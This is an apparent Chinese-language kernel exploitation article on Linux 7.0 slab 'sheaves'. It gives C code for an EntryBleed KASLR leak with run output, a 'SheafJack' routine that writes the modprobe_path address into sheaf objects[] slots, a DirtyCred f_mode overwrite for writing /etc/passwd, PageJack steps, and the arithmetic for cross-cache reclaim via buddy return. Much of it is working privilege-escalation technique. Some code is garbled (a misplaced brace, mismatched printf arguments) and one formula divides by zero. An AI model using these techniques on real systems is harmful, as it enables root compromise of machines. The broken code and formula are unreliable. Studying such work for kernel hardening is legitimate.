static inline __attribute__((always_inline))
uint64_t rdtsc_end(void) {
    uint64_t a, d;
    asm volatile(
        "xor %%rax, %%rax\n\t"
        "lfence\n\t"
        "RDTSCP\n\t"
        "mov %%rdx, %0\n\t"
        "mov %%rax, %1\n\t"
        "mfence\n\t"
        : "=r"(d), "=r"(a)
        : "%rax", "%rbx", "%rcx", "%rdx");
    return (d << 32) | a;
}

static void prefetch(void *p) {
    asm volatile(
        "prefetchnta (%0)\n\t"
        "prefetcht2 (%0)\n\t"
        :
        : "r"(p));
}

static uint64_t entrybleed(void) {
    uint64_t start = KERNEL_LB + ENTRY_SYSCALL_64_OFF;
    uint64_t end = KERNEL_UB + ENTRY_SYSCALL_64_OFF;
    int n = (int)((end - start) / EB_STEP);
    static uint64_t acc[1024];

    for (int i = 0; i < n; i++)
        acc[i] = 0;
    for (int it = 0; it < EB_ITERS + EB_DUMMY; it++)
        for (int idx = 0; idx < n; idx++) {
            uint64_t test = start +
                (uint64_t)idx * EB_STEP;
            syscall(SYS_getgid);
            uint64_t t = rdtsc_begin();
            prefetch((void *)test);
        }
}

```

```

        uint64_t delta = rdtsc_end() - t;
        if (it >= EB_DUMMY)
            acc[idx] += delta;
    }
    uint64_t best = ~0ULL, leaked = 0;
    for (int i = 0; i < n; i++) {
        uint64_t avg = acc[i] / EB_ITERS;
        if (avg < best) {
            best = avg;
            leaked = start + (uint64_t)i *
                EB_STEP;
        }
    }
    return leaked - ENTRY_SYSCALL_64_OFF;
}

int main(void) {
    cpu_set_t s;
    CPU_ZERO(&s);
    CPU_SET(0, &s);
    sched_setaffinity(0, sizeof(s), &s);
    uint64_t v[EB_RUNS];
    int nv = 0;
    uint64_t kbase = 0;
    printf("[*] EntryBleed KASLR leak (%d runs)...\n", EB_RUNS);
    for (int r = 0; r < EB_RUNS; r++) {
        uint64_t bb = entrybleed();
        printf("  run %d: 0x%llx\n", r, (unsigned long long)bb);
        if (bb >= KERNEL_LB && bb <= KERNEL_UB &&
            (bb & 0x1fffffffULL) == 0)
            v[nv++] = bb;
    }
    int best_cnt = 0;
    for (int i = 0; i < nv; i++) {
        int cnt = 0;
        for (int j = 0; j < nv; j++)
            if (v[j] == v[i]) cnt++;
        if (cnt > best_cnt) { best_cnt = cnt; kbase = v[i]; }
    }
    printf("\n[+] kernel_base = 0x%llx\n",
        (unsigned long long)kbase, best_cnt, EB_RUNS);
    if (best_cnt == 0 || kbase < KERNEL_LB
        || kbase > KERNEL_UB) {
        printf("[-] KASLR leak failed\n");
        return 1;
    }
    return 0;
}

```

获取内核基地址:

```

-----
robohax@robohax-standardpc:~/Desktop/lab/exploit$ ./entrybleed
[*] EntryBleed KASLR leak (5 runs)...
  run 0: 0xffffffffbb000000
  run 1: 0xffffffffbb000000
  run 2: 0xffffffffbb000000

```

run 3: 0xffffffffbb000000
run 4: 0xffffffffbb000000

[+] kernel_base = 0xffffffffbb000000

--4.3 - SheafJack


---4.3.1 - 什么是 SheafJack ?

除了传统的 UAF 回收之外，sheaf 头部本身
(cache 指针、size、objects[] FAM) 也是写入目标。

我发明了一种专为 sheaves 设计的独特利用技术。
这种技术叫做 SheafJack!
当然，你不必使用这种技术，除非你有特殊目的。
例如：一个没有"sheaves 补丁"的加固内核。

为理解这种独特技术，让我们先看看内核空间中
堆是如何分配的：

注：kmallocc-256 只是一个例子。



SheafJack: 直接 objects[] 覆写。

根据上述堆布局，你可以看出常规 UAF 写原语能触及头部或 `objects[]` 的情况非常罕见，这就是为什么此技术需要先行技术来构建任意读写原语。

使用这些技术在 UAF 期间有什么意义，如果我们只需要写入悬垂指针？

例如：当我们通过回收的弹性对象（如 `pipe_buffer`）使用直接 `objects[]` 覆写时，意味着当我们回收时：从 `pcs->main->objects[]` 弹出，我们使用回收的 `pipe_buffer` 对象写回 `pcs->main->objects[]`。这不是看起来像递归操作吗？那么，使用这种独特利用技术的原因是什么？

这些独特利用技术在以下情况下很有用：

- [1] 我们想将单次有限的漏洞触发转换为通过 sheaf 实现扩展的后续状态。
- [2] 我们需要针对 AARW 模式的某些检测规避。
- [3] 目标内核是加固内核，许多缓解措施阻止了许多 LPE 方法。例如：
`STATIC_USERMODEHELPER`、`RODATA_FULL` 等...
- [4] LPE 的唯一可行方式是当有用对象位于不同缓存时，因此需要跨缓存，但我们不想要复杂的排空阶段，我们想要实现跨缓存的最短路径。
实现跨缓存的最短路径是通过直接 `objects[]` 覆写。

SheafJack 不能仅通过 UAF 写的常规写原语实现，我认为常规 UAF 写原语能覆写 `objects[]` FAM 的情况非常罕见。

特别针对 SheafJack，此技术仅在缓存不受 `INIT_ON_ALLOC` 影响时适用，见 [3.4]。

由于存在随机 `kmalloc` 桶，攻击者不知道往哪里写，除非拥有任意读取原语，当然此技术还需要任意写原语。

此技术的核心思路：

- [1] 可用于构建 AARW 的弹性对象回收 UAF 槽位。
例如：使用 `pipe_buffer`。
破坏 `pipe_buffer` 对象的 `page`、`offset` 和 `len` 字段允许构建 AARW。
理想条件是 `RANDOM_KMALLOC_CACHE` 不影响我们的弹性对象使用。
- [2] 当攻击者获得任意读取原语时，他需要的是读取堆内存区域的能力。
- [3] 当攻击者能任意读取堆内存区域时，他需要的只是确定一个用于扫描范围的堆地址锚点。
- [4] 从该锚点扫描可能包含 `objects[]` FAM 中已释放对象指纹或 sheaf 头部内容（Sheaf 扫描）的堆内存区域。

- [5] 对每个 sheaf 候选，执行一次分配或释放，
 然后重新读取每个候选的 sheaf->size。
 size 减少的候选就是当前 pcs->main CPU。
 [6] 下一步取决于我们想要覆写什么。

SheafJack 需要的 AARW 原语对于内核漏洞来说非常罕见。
 这就是为什么你需要通过任何方法构建 AARW 原语。
 例如：弹性对象、USMA、pagejack 等...

---4.3.2 - SheafJack 与深度 Sheaf 投毒

让我们看看这个结构：

```
-----
$ pahole -C slab_sheaf vmlinux
struct slab_sheaf {
    union {
        struct callback_head callback_head
            __attribute__((__aligned__(8))); /*      0      16 */
        struct list_head barn_list; /*      0      16 */
        struct {
            unsigned int capacity; /*      0      4 */
            bool pfmemalloc; /*      4      1 */
        }; /*      0      8 */
    } __attribute__((__aligned__(8))); /*      0      16 */
    struct kmem_cache * cache; /*     16      8 */
    unsigned int size; /*     24      4 */
    int node; /*     28      4 */
    void * objects[]; -----> SheafJack 目标!
} __attribute__((__aligned__(8)));
-----
```

我们的目标是覆写位于 objects[] FAM 顶部的指针，
 我说的是这个：void *objects[];

对于直接 objects[] 覆写，这里是一个示例注入代码：

```
-----
static int phase_inject(void) {
    int K = (int)((g_target_size < INJECT_K) ? g_target_size : INJECT_K);
    uint64_t tgt = (uint64_t)g_modprobe_va;
    printf("[*] inject &modprobe=0x%lx into sheaf 0x%lx objects[%u..%u]\n",
        g_modprobe_va, g_target_sheaf,
        g_target_size - 1, g_target_size - K);
    for (int k = 0; k < K; k++) {
        unsigned long slot = g_target_sheaf + SHEAF_OFF_OBJECTS +
            (uint64_t)(g_target_size - 1 - k) * 8;
        if (arb_write(slot, &tgt, 8) < 0) {
            fprintf(stderr, "[-] inject slot %d failed: %s\n",
                k, strerror(errno));
            return -1;
        }
    }
    printf("[+] injected %d slots\n", K);
    return 0;
}
-----
```

基本上，向 `objects[]` FAM 顶部写入单个指针就足够了。
但其他进程可能会分配一个从 `objects[]` FAM 顶部弹出的对象。
结果是利用可能不够可靠。

为了使利用更加可靠，我创建了一个名为
"深度 Sheaf 投毒"的子技术。

核心思路是从 `objects[]` FAM 的顶部注入多个指针。

看到这个循环了吗？

```
-----  
for (int k = 0; k < K; k++) {  
    unsigned long slot = g_target_sheaf + SHEAF_OFF_OBJECTS +  
                        (uint64_t)(g_target_size - 1 - k) * 8;  
    if (arb_write(slot, &tgt, 8) < 0) {  
        fprintf(stderr, "[-] inject slot %d failed: %s\n",  
                k, strerror(errno));  
        return -1;  
    }  
}  
-----
```

你不必为 UAF 利用使用此技术，因为此技术在 LPE 所需
步骤之外增加了额外步骤。除非在特定情况下。
例如：加固内核（没有 sheaf 补丁的）。

--4.4 - 无信息泄露

同缓存的机制很简单。当 UAF 写触发时，
先前分配的对象被释放并成为悬垂指针。

当它被释放时，受害对象被压入 `pcs->main sheaf`
`objects[]` FAM。

由于是同缓存，我们需要用同一缓存和分配标志回收对象，
使新回收的对象仍在与受害缓存相同的缓存中。

---4.4.1 - DirtyCred

在本文中，我将介绍 DirtyCred。DirtyCred 有两个攻击面：

#1 - Cred (struct cred 对象)

触发方式是生成一些 suid 二进制文件如 ping、sudo 等。
我们称这为第一种方法。

#2 - File (struct file)

这里我们以普通用户身份打开一个特权文件。
我们称这为第二种方法。

第二种方法更优雅，因为只需翻转 4 字节的 `f_mode`。

Linux 在文件权限检查中有一个不对称性：

- [1] 在 `open()` 时, 内核会做完整的 `inode_permission` 检查。
结果会作为位掩码保存在 `file->f_mode` 中。
- [2] 在 `write()` 时, 内核不再检查 `inode` 或 `cred`,
而是只检查之前保存在 `struct file` 中的 `f_mode` 位掩码。

查看 `fs/read_write.c` 第 668 行的 `vfs_write` 代码:

```
-----  
ssize_t vfs_write(struct file *file, const char __user *buf,  
                  size_t count, loff_t *pos)  
{  
    ssize_t ret;  
  
    if (!(file->f_mode & FMODE_WRITE))  
        return -EBADF;  
    if (!(file->f_mode & FMODE_CAN_WRITE))  
        return -EINVAL;  
    if (unlikely(!access_ok(buf, count)))  
        return -EFAULT;  
  
    ret = rw_verify_area(WRITE, file, pos, count);  
    if (ret)  
        return ret;  
    if (count > MAX_RW_COUNT)  
        count = MAX_RW_COUNT;  
    file_start_write(file);  
    if (file->f_op->write)  
        ret = file->f_op->write(file, buf, count, pos);  
    else if (file->f_op->write_iter)  
        ret = new_sync_write(file, buf, count, pos);  
    else  
        ret = -EINVAL;  
    if (ret > 0) {  
        fsnotify_modify(file);  
        add_wchar(current, ret);  
    }  
    inc_syscw(current);  
    file_end_write(file);  
    return ret;  
}  
-----
```

该函数中没有重新检查权限的路径。

假设这是一个只读文件如 `/etc/passwd`。
此时很清楚, 如果我们能滥用 "TOCTOU",
即当我们在 `open()` 之后和 `write()` 之前交换 `struct file`
的内容时, 我们就能获得本不该有的权限。

DirtyCred 文件路径:

1. 用 `O_WRONLY` 打开 `/tmp/foo`, `f_path=/tmp/foo`
2. 在 `filp_cachep` 中触发 UAF
3. 用一个新的 `struct file` 回收该槽位, 该 `file` 有 `f_path=/etc/passwd`
但保留了 `FMODE_WRITE` 位
4. `write(fd, "root::0:0:...", n) -> vfs_write` 检查 `FMODE_WRITE` (为 true)

-> 写入 /etc/passwd

第二种方法的最佳点是 4 字节 UAF 写。

类似这样（就像我们使用 syzkaller 进行模糊测试并读取 KASAN 报告时）：

```
-----
BUG: KASAN: slab-use-after-free in le_read_features_complete+0x5b/0x340
net/bluetooth/hci_sync.c:7344
Write of size 4 at addr ffff8880796b0010 by task kworker/u9:0/52
-----
```

这只是一个例子！

为什么 4 字节写最好？让我们看看：

```
-----
[robohax@robohax-20bws2ng00]-[/KERNEL/linux-7.0]
$ pahole -C file vmlinux | head -30
struct file {
    spinlock_t    f_lock __attribute__((__aligned__(4))); /* 0 4 */
    fmode_t       f_mode; /* 4 4 */
    const struct file_operations * f_op; /* 8 8 */
    =====截断=====
}
-----
```

- f_lock 是 4 字节，从偏移量 0x00 开始。
- f_mode 是 4 字节，从偏移量 0x04 开始。
- f_op 是 8 字节，从偏移量 0x08 开始。

当 UAF 写是 4 字节写时。我们可以安全地从偏移量 0x04 开始写入 4 字节。

我们想要用给予我们文件完全权限的位掩码组合覆写 f_mode：

```
-----
uint32_t fmode_root = FMODE_READ | FMODE_WRITE | FMODE_LSEEK
                    | FMODE_PREAD | FMODE_PWRITE |
                    FMODE_CAN_READ | FMODE_CAN_WRITE | FMODE_OPENED;
-----
```

位掩码：

```
-----
FMODE_READ      = 1 << 0   = 0x000001   = bit 0
FMODE_WRITE     = 1 << 1   = 0x000002   = bit 1
FMODE_LSEEK     = 1 << 2   = 0x000004   = bit 2
FMODE_PREAD     = 1 << 3   = 0x000008   = bit 3
FMODE_PWRITE    = 1 << 4   = 0x000010   = bit 4
FMODE_CAN_READ  = 1 << 17  = 0x200000   = bit 17
FMODE_CAN_WRITE = 1 << 18  = 0x400000   = bit 18
FMODE_OPENED   = 1 << 19  = 0x800000   = bit 19
-----
```

完全权限的组合位掩码值为：

0x1 | 0x2 | 0x4 | 0x8 | 0x10 | 0x20000 | 0x40000 | 0x80000 = 0xE001F

0xE001F 是 4 字节! 与 f_mode 的大小匹配。

8 字节 UAF 写呢?

请注意我们不想破坏 f_op (除非你想尝试需要 KASLR 泄露的 vtable 劫持)。

由于本文不涵盖 vtable 劫持, 我们不会涉及这个。

当漏洞是 8 字节 UAF 写时, 从偏移量 0x00 开始写入更安全。

为什么? 如果我们碰巧用垃圾数据破坏了 f_op, 前 4 字节将覆写 f_lock, 后 4 字节将覆写 f_mode。

偏移量 0x00 处写入 8 字节:

偏移量:	0x00	f_lock	0x04	f_mode	0x08	f_op
		(4B)		(4B)		(不要触碰
						除非
						你想要
						vtable 劫持)

|<----- 8 字节写入范围 ----->|

但当我们从偏移量 0x04 开始写入 f_mode 时,

最终会破坏 f_op。

让我们弄清楚在 vfs_write 中使用 f_op 时会发生什么:

```
0xfffffffffac4bc948: mov     rdx, QWORD PTR [r13+0x8];(A) 加载 file->f_op
0xfffffffffac4bc954: mov     rax, QWORD PTR [rdx+0x20]; (B) 加载 f_op->write
0xfffffffffac4bc958: test    rax, rax
0xfffffffffac4bc95b: je      0xfffffffffac4bc9d7; (尝试 write_iter)
0xfffffffffac4bc95d: mov     rdx, r10
0xfffffffffac4bc960: mov     rcx, r12
0xfffffffffac4bc963: mov     rsi, rbx
0xfffffffffac4bc966: mov     rdi, r13
0xfffffffffac4bc969: call    0xfffffffffad29e000;(C) 通过 thunk 间接调用
```

假设我们将 f_op 覆写为 0 或任何其他垃圾数据, 那么:

```
mov rdx, QWORD PTR [r13+0x8]
mov rax, QWORD PTR [rdx+0x20]
```

rdx = 0 然后它将在偏移量 [rdx+0x20] 处读取

垃圾数据？例如：rdx = 0x000000000000060002，它将读取 [0x60022]，我们的垃圾数据。

我们会得到页面错误，类似这样：

```
-----  
BUG: unable to handle page fault for address: 0000000000000020  
#PF: supervisor read access in kernel mode  
#PF: error_code(0x0000) - not-present page  
RIP: 0010:vfs_write+0xb4/0x...  
-----
```

---4.4.2 - PageJack

PageJack 是由 Zhiyun Qian、Jinmeng Zhou、Jiayi Hu、Wenbo Shen 发明的新型页面级 UAF 技术。

此技术的核心实现是使用桥接对象。

桥接对象是存在于通用缓存（如 kmalloc-512）中的内核对象，但此对象应该有一个指向 struct page 的指针。

例如：

```
-----  
struct pipe_buffer {  
    struct page *page; ---> 这就是那个指针  
    unsigned int offset, len;  
    const struct pipe_buf_operations *ops;  
    unsigned int flags;  
    unsigned long private;  
};  
-----
```

还有更多...

同缓存 UAF 的步骤很简单：

- [1] 喷射位于与受害对象相同缓存的桥接对象。
- [2] 破坏 page 指针。
例如：使用 OOB、UAF 等
- [3] 通过一个管道释放，另一个管道上保留悬垂指针。
攻击者关闭连接到 pipe_buffer1 的管道。
内核对 page2 调用 free_page()，然后页面返回到伙伴分配器。
但 pipe_buffer2 仍持有指向已释放 page2 的指针，这是一个悬垂指针。
- [4] 使用关键对象回收已释放的页面。
例如：struct cred、struct file
- [5] 最后...通过管道 (pipe_buffer2) 覆写。

此技术不需要信息泄露，为什么？

#1 - 此技术不需要 ROP 链、JOP 链或任何其他面向返回的链。

#2 - page 指针破坏使用部分或相对覆写。

#3 - 一旦获得页面 UAF，攻击者就可以获得读取原语。

例如：从管道读取（如果使用 pipe_buffer）。

--[5 - Sheaves 架构中的跨缓存利用

--5.1 - 技术背景

---5.1.1 - Slab 页序

理解 slab 页序非常重要，
因为这与后续的计算有关。

SLUB 不会从伙伴分配器为单个对象分配内存。
相反，它从伙伴分配器请求物理页面，
然后将这些页面划分为大小相同的对象。
这组页面称为一个 slab。

那么一个 slab 中有多少个对象？
这取决于对象的大小和为该缓存选择的 order。

每个 slab 的对象数公式：

objects = (PAGE_SIZE << order) / size

- order 是页数（2 的幂）。
- PAGE_SIZE = 4096（对于 x86_64）
- size --> 对象大小（包含一些填充和元数据）

计算示例：

- kmalloc-256, order 0 (1 页)

slab_size = 4096 << 0 = 4096 字节
objects = 4096 / 256 = 每个 slab 16 个对象

- kmalloc-512, order 1 (2 页)

slab_size = 4096 << 1 = 8192 字节
objects = 8192 / 512 = 每个 slab 16 个对象

在 Linux 7.0 中，内核确定 order 的代码位于
mm/slub.c（第 7366 行）

static inline int calculate_order(unsigned int size)
{
 unsigned int order;

```

unsigned int min_objects;
unsigned int max_objects;
unsigned int min_order;

min_objects = slub_min_objects;
if (!min_objects) {
    unsigned int nr_cpus = num_present_cpus();
    if (nr_cpus <= 1)
        nr_cpus = nr_cpu_ids;
    min_objects = 4 * (fls(nr_cpus) + 1);
}
max_objects = max(order_objects(slub_max_order, size), 1U);
min_objects = min(min_objects, max_objects);
min_order = max_t(unsigned int, slub_min_order,
    get_order(min_objects * size));
if (order_objects(min_order, size) > MAX_OBJS_PER_PAGE)
    return get_order(size * MAX_OBJS_PER_PAGE) - 1;
for (unsigned int fraction = 16; fraction > 1; fraction /= 2) {
    order = calc_slab_order(size, min_order, slub_max_order,
        fraction);
    if (order <= slub_max_order)
        return order;
}
order = get_order(size);
if (order <= MAX_PAGE_ORDER)
    return order;
return -ENOSYS;
}

```

影响 order 的参数:

[1] slub_min_objects
基于启动参数或 nr_cpu_ids

[2] slub_max_order
基于启动参数

[3] slub_min_order
基于对象大小

[4] 碎片化阈值
硬编码在 calculate_order() 中

---5.1.2 - 从 Sheaves 到 Buddy - 数学推导

跨缓存利用是指受害对象和回收的对象来自不同的缓存。
就像 sheaves 之前的 Linux 内核 6 一样, 跨缓存回收是
通过伙伴分配器进行的。回收的对象来自不同的缓存。

我们在满足以下条件之一时使用跨缓存:

- #1- 受害对象位于专用缓存中。
- #2- 同一缓存中没有可用于 LPE 的有用对象。

(例如：带有可劫持函数指针的对象用于控制流劫持，或者攻击者可读的弹性对象用于信息泄露)。

在 CONFIG_RANDOM_KMALLOC_CACHES 下，"同一缓存"意味着由分配调用点确定的相同随机化桶。

当漏洞位于通用缓存中，而我们想要定位位于专用缓存中的 cred 和 file 对象等目标时，我们需要跨缓存。

在 sheaves 架构中，return-to-buddy 可以通过释放狂潮来实现，排空 sheaf，使 barn 饱和，导致 slab 被丢弃并返回到 buddy。

基本上我们需要通过此代码路径来返回到 buddy：

```
-----
free_to_pcs (mm/slub.c:5763)
|
pcs->main->size == sheaf_capacity?
|
__pcs_replace_full_main (mm/slub.c:5641)
|
barn_replace_full_sheaf (mm/slub.c:3208)
|
nr_full >= MAX_FULL_SHEAVES (=10) -> -E2BIG
|
sheaf_flush_unused(spare) (mm/slub.c:2928)
|
__kmem_cache_free_bulk
|
build_detached_freelist (per slab)
|
__slab_free (mm/slub.c:5470)
|
if (!new.inuse && n->nr_partial >= s->min_partial)
|
goto slab_empty -> remove_partial -> discard_slab
|
__free_pages -> buddy
-----
```

从数学家的角度来看，

以下是从 sheaf 层返回到 buddy 的通用步骤：

- [1] - 填满 pcs->main
- [2] - 填满 pcs->spare
- [3] - 使 barn 饱和
- [4] - 驱动刷新和丢弃 slab

通用计算（取决于 sheaf 容量）：

- [1] 主 sheaf 已满：
main_full = cap
- [2] spare sheaf 已填充：
spare_filled = cap + 1

- [1] barn 何时饱和？

```
-----  
k_flush_1 = (MAX_FULL_SHEAVES + 1) * cap + 1  
-----
```

例如:

kmalloc-cg-64, cap = 60:

k_flush_1 = 11 × 60 + 1 = 661 次释放事件

[2] slab 何时被丢弃?

基于代码的条件:

```
-----  
!new.inuse && n->nr_partial >= s->min_partial  
-----
```

计算:

```
-----  
k_gate ≈ (MAX_FULL_SHEAVES + 1 + n_flush) * cap + 1  
-----
```

n_flush 是打开通道的刷新事件数

n_flush 来自:

```
-----  
n_flush = ceil(min_partial / (floor(cap/0) + 1))  
-----
```

如果我们想简化从 sheaf 到 buddy 的机制,
假设我们有 2 个输入和 2 个输出。

第一个初始输入是"对象大小", 从中我们只需确定
4 种可能的 sheaf 容量: 4、12、28 和 60。

好的, 现在我们有两种输入:

- [1] 对象大小
- [2] sheaf 容量

我们需要得到这些输出:

- [1] 需要多少次释放?
- [2] 最终状态是什么?

这两个基于一些重要的状态:

- [1] main->size
- [2] spare->size
- [3] barn->nr_full
- [4] slab->inuse 和 n->nr_partial

```
-----  
main->size--> spare->size--> barn->nr_full--> (slab->inuse, n->nr_partial)  
[cap]          [cap]          [MAX_FULL]          [丢弃条件]  
-----
```

好的，简化之后，我们会看到：

步骤 1 - 填满 pcs->main

free = cap

最终状态：(cap, -, 0)

步骤 2 - 填满 pcs->spare

free = 1 (累计 = cap + 1)

最终状态：(1, cap, 0)

步骤 3 - 使 barn 饱和 (尚未刷新)

free = 10 * cap (累计 = 11 * cap + 1 = k_barn_full)

最终状态：(1, cap, 10)。

Barn 达到 MAX_FULL_SHEAVES，尚未刷新。

最后的 barn 推送使用了

alloc_empty_sheaf + barn_put_full_sheaf,

而不是 sheaf_flush_unused。

步骤 4 - 驱动刷新并丢弃目标 slab

free = n_flush * cap (累计 = (11 + n_flush) * cap + 1 = k_gate)

最终状态：return-to-buddy

每次刷新通过

sheaf_flush_unused -> __kmem_cache_free_bulk

-> __slab_free 发送 cap 个对象。

经过足够多的刷新后，目标 slab

满足 !new.inuse && n->nr_partial >= s->min_partial

并被丢弃到 buddy。

我们刚刚将看起来复杂的东西简化成了看起来简单的东西。

这就是数学部分的全部内容，接下来...我们将设计一些方法来成功从 sheaves 缓存层返回到 buddy。

---5.1.3 - 跨缓存 - 容量溢出技术

此技术的核心基于基本的数学观察，即 sheaves 管道有容量限制。
此方法不是确定性的，基于概率。

所以，如果我们释放超过此容量的对象，溢出将通过
此管道，直到到达 __slab_free() 将 slab 丢弃到
伙伴分配器。

基本上此技术是分配大量受害对象然后全部释放，直到溢出管道并成功返回到 buddy，然后我们使用更大数量的回收器对象。


所以，这是最简单的方法！

此技术的步骤：

- [1] 布局受害对象
- [2] 释放所有受害对象
- [3] 跨缓存回收

基础计算：

pipeline_capacity = (1 + 1 + MAX_FULL_SHEAVES) * sheaf_capacity



```

|      |      -> __slab_free()      |      |      |
|      |      -> discard_slab()    |      |      |
|      |      -> free_slab()       |      |      |
|      |      -> __free_slab()     |      |      |
|      |      -----
|      |
| 总计: main(cap) + spare(cap) + barn(10*cap) = 12 * cap  |
|-----

```

此容量溢出的目标是使用暴力方法实现 `__free_slab` 作为 `return-to-buddy` 的路径。

- 案例示例

[1] 受害缓存

- `kmallocc-rnd-NN-512`
- 对象大小 = 512 字节
- 标志: `GFP_KERNEL`

[2] 回收器缓存

- `kmallocc-cg-512`
- 对象大小 = 512 字节
- 标志: `GFP_KERNEL_ACCOUNT`

为了成功返回到 `buddy`，
我们想要达到这两个条件：

- 条件 1: `inuse == 0`

Slab 为空。

- 条件 2: `nr_partial >= min_partial`

部分 slab 数量 > `min_partial`。

其中 `min_partial = 5`

sheaves 容量为 28，很直接：

```

-----
336 = (1 + 1 + 10) × 28
-----

```

- 10 用于 `barn`
- 1 用于 `main sheaf`
- 1 用于 `spare sheaf`

滞留在 `sheaves` 层中的对象数量为 336。

利用参数：

- `NGROOM = 960`
(喷射的受害对象数量)
- `NSPRAY = 1200`

(回收器对象数量)

- sheaf_capacity = 28
- 每个 slab 的对象数 = 8

所以：

- 创建的 slab 数量 = 120
(来自 960/8)
- 336 个对象滞留在管道中
- 624 个对象溢出到 __slab_free

注：步骤中使用的数字仅是此案例的特定示例。

容量溢出跨缓存步骤：

```
>>>=====
# 步骤 1 - 布局受害对象
-----
for (i = 0; i < NGROOM; i++)
    alloc(victim_object);
-----
```

我们分配 960 个受害对象

```
>>>=====
# 步骤 2 - 释放所有受害对象
-----
for (i = 0; i < NGROOM; i++)
    free(victim_object);
-----
```

我们释放所有 960 个受害对象。

此时：

336 个对象滞留在 sheaf 层中，
它将使 main、spare 和 barn 全满。

一些实际考虑：

1. 实际上，滞留在 sheaves 中的对象并不是整齐集中的。
由于分配顺序和 main-spare 交换模式，
它们分布在许多 slab 中。
2. nr_partial 阈值 (nr_partial >= min_partial) 。
即使 slab 为空，只有当 nr_partial >= min_partial
时才会被丢弃。
